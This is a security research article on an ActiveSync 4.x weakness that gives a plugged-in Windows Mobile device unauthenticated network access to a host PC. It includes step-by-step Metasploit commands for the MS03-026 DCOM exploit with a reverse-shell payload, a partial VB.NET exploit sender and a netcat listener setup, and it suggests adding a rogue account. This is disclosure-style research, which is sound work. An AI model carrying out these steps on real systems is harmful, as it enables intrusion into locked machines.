

Exploiting Systems Through Activesync

Seth Fogie

ActiveSync is the core piece of software that allows Windows Mobile users to pass information between their phone/PDA and their Windows based PCs. The software has been around for numerous years and has evolved slowly during this time to address user and security issues. In this update we are going to take a look at the latest version of ActiveSync and demonstrate how one of the core pieces of its technology can be exploited by an authenticated user to inject attacks into a target PC via an attached Windows Mobile device.

Previous Security Issues

ActiveSync is not a perfect piece of software; however, with Microsoft's growing attention to security and in response to user demand, they have corrected several bugs/design flaws over the years. In this section we will provide an overview of these security issues.

Wireless Risks

The biggest threat users faced in ActiveSync 3.8 and below were the risks associated with syncing over a wireless network. Specifically, early versions of ActiveSync did not encrypt the data sessions. This meant anyone using a sniffer could not only capture the data being passed during the syncing process, but they could also capture the information needed to authenticate to the device (i.e. the PIN). This information, in turn, could be used by an attacker to spoof an authenticated device and gain access to emails, contacts, and other pieces of information that the target user had selected to be synced.

Another wireless threat that early versions of ActiveSync inherently created was the possibility of the synced device becoming a relay point through which an attacker could gain access to a victim's network. While this attack is theoretical, it would require a piece of malware to be installed on the target mobile device that would allow an attacker to connect to it via the wireless interface. The malware would then proxy communications through the sync interface and into the attached PC and/or the local area network.

Both of these issues were considered significant enough by Microsoft to cause them to remove wireless syncing capabilities altogether in ActiveSync 4+. In addition, in ActiveSync 4.0-4.2 Microsoft also added in a little security feature to their syncing software that completely disabled the mobile devices wireless network card once a synchronization session was established. While this addition was in the best interest of the user's with regards to security, it was met with a huge backlash because people wanted to maintain their network access and sync at the same time. As a result, they added it back into ActiveSync 4.5 as an optional feature (figure 1).




Figure 1: ActiveSync connection settings dialog

Exploiting Systems Through Activesync

Seth Fogie

Previous Vulnerabilities

In addition to the wireless issues, Active Sync has suffered from several other security related bugs in the past. With the exception of DoS related attacks, these bugs mainly involved spoofing the client or the server, which could cause further exposure of information such as the downloading of email, contact lists, etc.

One specific attack that was discovered by Airscanner caused the ActiveSync listener on the PC to spawn a password box on the user's screen (figure 2). If the victim entered a password into the box and hit enter, the captured password would be sent back to the attacker. Since this could be performed over the network, finding and exploiting the vulnerability could have been done by a remote attacker. These problems have been fixed in recent versions of ActiveSync.



Figure 2: Attacker spawned logon prompt

The following sites contain more information on these previous vulnerabilities:

<http://seclists.org/bugtraq/2005/Aug/0050.html>

<http://www.airscanner.com/security/activesync371.htm>

<http://www.securityfocus.com/bid/14457>

The ActiveSync 4.x Vulnerability

In ActiveSync 4.0, Microsoft implemented a new communication component known as Remote Network Driver Interface Specification (RNDIS). By doing this, ActiveSync was given the ability to transfer its syncing related data via IP packets within the USB connection. The end result is that communications between the Windows Mobile device and host PC are fast, reliable, subject to IP filtering, and easier to support because they are using existing protocols. However, its adoption opened up a small hole that can be exploited to gain control over a system.

The following details the steps taken when a device is first connected to a PC (<http://msdn.microsoft.com/en-us/library/aa910316.aspx>).

1. The USB cable is connected and RNDISFN performs the USB initialization.
2. RNDISFN sends Active Sync's compatibility ID, vendor ID and product ID to the host machine in the USB device descriptor.
3. This compatibility ID matches the ActiveSync RNDIS INF on Windows desktop PC, and the host driver loader loads the appropriate RNDIS Drivers
4. The IP Connection is established.

Exploiting Systems Through Activesync

Seth Fogie

5. Device notification kicks off replog.exe (an ActiveSync component on Windows Embedded CE) and the desktop will also start the ActiveSync operation.
6. Once this first time connection is established, the desktop device driver loader now associates the device's product ID and vendor ID to the RNDIS driver.
7. In subsequent USB connections, the product and vendor IDs in step 3 match to load the appropriate RNDIS drivers.

Unauthenticated TCP/IP Connectivity

The problem is that in order for the ActiveSync operation to perform authentication of the session, the RNDIS connection must first establish an IP connection. Once the IP addresses are assigned and TCP/IP data can flow, the syncing process starts.

In other words, a Windows Mobile device connected to a system with ActiveSync 4.x running will have direct TCP/IP access through an uncontrolled and unprotected network interface. This includes access to all services that are setup to run on all interfaces, such as 25, 80, 110, 135, 137, 139, 445 and numerous others that have nothing to do with ActiveSync. In addition, since this is a driver level activity, the host PC does not need to be running a logged in session for this IP connection to be created.

In other words, an attacker can walk up to a PC with ActiveSync installed, plug in their Windows Mobile device, and have direct TCP/IP access to the computer — even if the computer is locked or logged out.

Wireless Relay

The second issue is also associated with the RNDIS session setup. Specifically, ActiveSync controls whether or not the wireless/cellular connection is enabled or disabled. However, if a Windows Mobile device has never established a profile with the host PC, the syncing process will come to a halt as it prompts the user for action (figure 3).



Figure 3: ActiveSync Prompt

If the user never interacts or if the system is logged out, a connection to both the host PC and a wireless device can be maintained at the same time. As a result, it is possible to plug a Windows Mobile into a PC, walk away, and remotely control it over an ad-hoc wireless connection all while having direct TCP/IP access to the target system as previously discussed.

Building the Attack

At this point, we know ActiveSync has a vulnerability that gives an unauthorized attacker the ability to access a target device via a TCP/IP connection established in an early phase of the syncing process. While significant, this in itself isn't a serious security problem — unless you can find some way to launch an attack from the PDA. In this part of the article, we are going to do just that and demonstrate how a PDA can be used as an attack platform to not just exploit a target system, but even gain a reverse shell from the palm of your hand.

Exploiting Systems Through Activesync

Seth Fogie

DCOM Exploit

Microsoft is no stranger to software vulnerabilities, so when it comes to exploiting a target for illustration purposes, there are numerous options. One of the most exploited of these vulnerabilities leverages a buffer overrun in the Distributed Component Object Model (DCOM) Remote Procedure Call (RPC) interface. While it was discovered in 2003, attacks leveraged against the DCOM vulnerability are still a favorite for automated online "hacker" scripts because exploit code for this vulnerability is extremely reliable and can be used against a wide range of operating systems. In fact, it is because of its stability that it was selected to be used in this attack scenario illustration.

Backtrack3+Metasploit+Wireshark

In order to build a working attack illustration, we needed to obtain a working example of the shell code needed to exploit the DCOM vulnerability. There are several ways that we could have done this, but the easiest and most reliable method is to launch the attack from the Metasploit penetration testing framework and capture the exploit and desired payload using Wireshark. Since both of these are included in Backtrack3 (freely available as a VMWare image), it only took a few minutes to setup the attack, launch it and capture the data as it passed over the network.

The following outlines the steps we took to create and launch an attack against a target running an unpatched version of Windows XP.

1. Download Backtrack3 from <http://remote-exploit.org>
2. Boot it up in the freely available VMWare.
3. Login and launch Metasploit ("/pentest/exploits/framework3/msfconsole")
4. Type "use windows/ms03_026_dcom" to load up DCOM module.
5. Type "set payload windows/shell_reverse_tcp" to select the exploit.
6. Set up parameters of attack using the "set" command. Metasploit will prompt you for any missing parameters.
7. Launch Wireshark and configure it to monitor on the active interface.
8. Type "exploit" in Metasploit to launch the attack. You should be rewarded with something similar to figure 4.
9. Stop Wireshark and use the "Follow TCP Stream" under the Analyze menu to isolate just the packets associated with the "DCERPC" session as illustrated in figure 5.
10. Select the "C Arrays" option to view the data as a series of values that can be plugged into a third party program (figure 6). Copy this data out and save it.

Exploiting Systems Through Activesync

Seth Fogie



Figure 4: Launch DCOM exploit from Metasploit




Figure 5: Isolating the TCP stream associated with the attack




Figure 6: Saving data as C Array

During the configuration of our payload, we specified a RHOST value of 10.254.254.115, which is the IP address of our target Windows XP PC from Metasploit's perspective. This value doesn't really matter as we consider the attack will ultimately be coming from our Windows Mobile device via the RNDIS connection because the RHOST value is not built into the actual exploit code. However, since we are injecting the code necessary to build a reverse shell back to the attacking system, we will need to specify a LHOST and LPORT value that can be used when launching the attack from the Windows Mobile device. These could be any external IP address that is outside the target network, a listening device on the same local area network as the target PC, or the IP address of the Windows Mobile device ("169.254.2.1"). Regardless of what RHOST you select, it will need to have a listener on the specified port.

Optionally, you could specify another payload to inject into the vulnerable PC. For example, it could prove useful to add a new user account to the target PC. By doing this, an attacker could walk up to a

Exploiting Systems Through Activesync

Seth Fogie

locked vulnerable PC, connect their Windows Mobile device to it, inject the exploit code over the RNDIS connection, and create a new account on the PC into which they could then log in and continue the attack.

Netcat

Netcat is considered the "TCP/IP Swiss Army Knife." With it, users can troubleshoot networking issues, transfer files, port scanning and service emulation, create communication sessions between two systems, and much more. While there are numerous noble uses, netcat is also known for its ability to give an attacker a "shell" on an exploited system.

We mention this program because if we are to create a reverse shell back to our Window Mobile device, it would be very useful to have a program like netcat listening on 169.254.2.1 on our specified port. Fortunately, Andreas Bischoff has taken the time to port this very valuable program over to Windows CE - and it works flawlessly.

Exploitation over ActiveSync

At this point, we can establish a direct and unfettered TCP/IP connection to a computer with ActiveSync 4.5 installed. We also know that this connection will allow us to perform a port scan of the target system, which will tell us what services are running. Using this as a guide, we can find exploits that might work against the target and package them up into an attack launch program with a little help from Wireshark, Metasploit, a text editor and a programming platform of your choice. The end result? ActiveSink

While there are several ways we could have created a program for Windows Mobile, the easiest is to use Visual Studio and wrap the payload up into a point-click enabled GUI. Once the graphical components are complete, we only have to add in a few lines of code and tweak the C array data provided by Metasploit and Wireshark to finish the application. The following provides a partial listing of the coded needed to make the program:

```
Dim tcpClient As New System.Net.Sockets.TcpClient()
Dim serverIP As IPAddress = IPAddress.Parse(ipAddr)
tcpClient.Connect(serverIP, 135)
Dim networkStream As NetworkStream = tcpClient.GetStream()

Dim packet1() As Byte = {&H5, &H0, &HB, &H3,...}
Dim packet3() As Byte = {&H5, &H0, &H0, &H3, ...}
Dim packet4() As Byte = {&H55, &HEB, &HF6, &H6B, ...}
Dim packet5() As Byte = {&H43, &H78, &H30, &H4B, ...}

networkStream.Write(packet1, 0, packet1.Length)
Dim bytes(tcpClient.ReceiveBufferSize) As Byte
Dim incoming As String
incoming = networkStream.Read(bytes, 0, CInt(tcpClient.ReceiveBufferSize))

networkStream.Write(packet3, 0, packet3.Length)
networkStream.Write(packet4, 0, packet4.Length)
tcpClient.Close()
```

Figure 7 provides you with a screen shot of the final proof of concept 'attack' application.

Exploiting Systems Through Activesync

Seth Fogie



Figure 7: ActiveSink PoC application

The End Results

With ActiveSink and Netcat loaded up and ready on our PDA (an iPaq running Windows Mobile 6.1), we are ready to give it a try. First, we connected our device to a Windows XP machine that we knew was vulnerable to the DCOM attack. Once the RDNIS IP connection was established, we configured Netcat to listen on port 2112, the LHOST port that we configured in Metasploit. Next we selected the "Reverse Shell to PDA" option from ActiveSink and launched the attack. Figure 8 illustrates the attacks success.



Figure 8: Successful reverse shell on Windows Mobile

To download a copy of ActiveSink and/or to view a short video illustration ActiveSink in actions, check out <http://www.whitewolfsecurity.com/security/080922-1.php>.

Exploiting Systems Through Activesync

Seth Fogie

Summary

In this article we looked at a vulnerability in the ActiveSync 4.x software that can be exploited to give an attacker a handheld shell on the vulnerable PC. While Windows Mobile devices are nowhere near as feature rich as larger PCs, they are still quite powerful and can be used by attackers to exploit systems. By combining resources obtained via tools like Metasploit and Wireshark, a Windows Mobile device can be give the same kind of exploitation abilities found in PCs. As we illustrated, it only takes one vulnerable PC to actively sink your networks security — even if that PC is kept offline and/or behind a corporate firewall.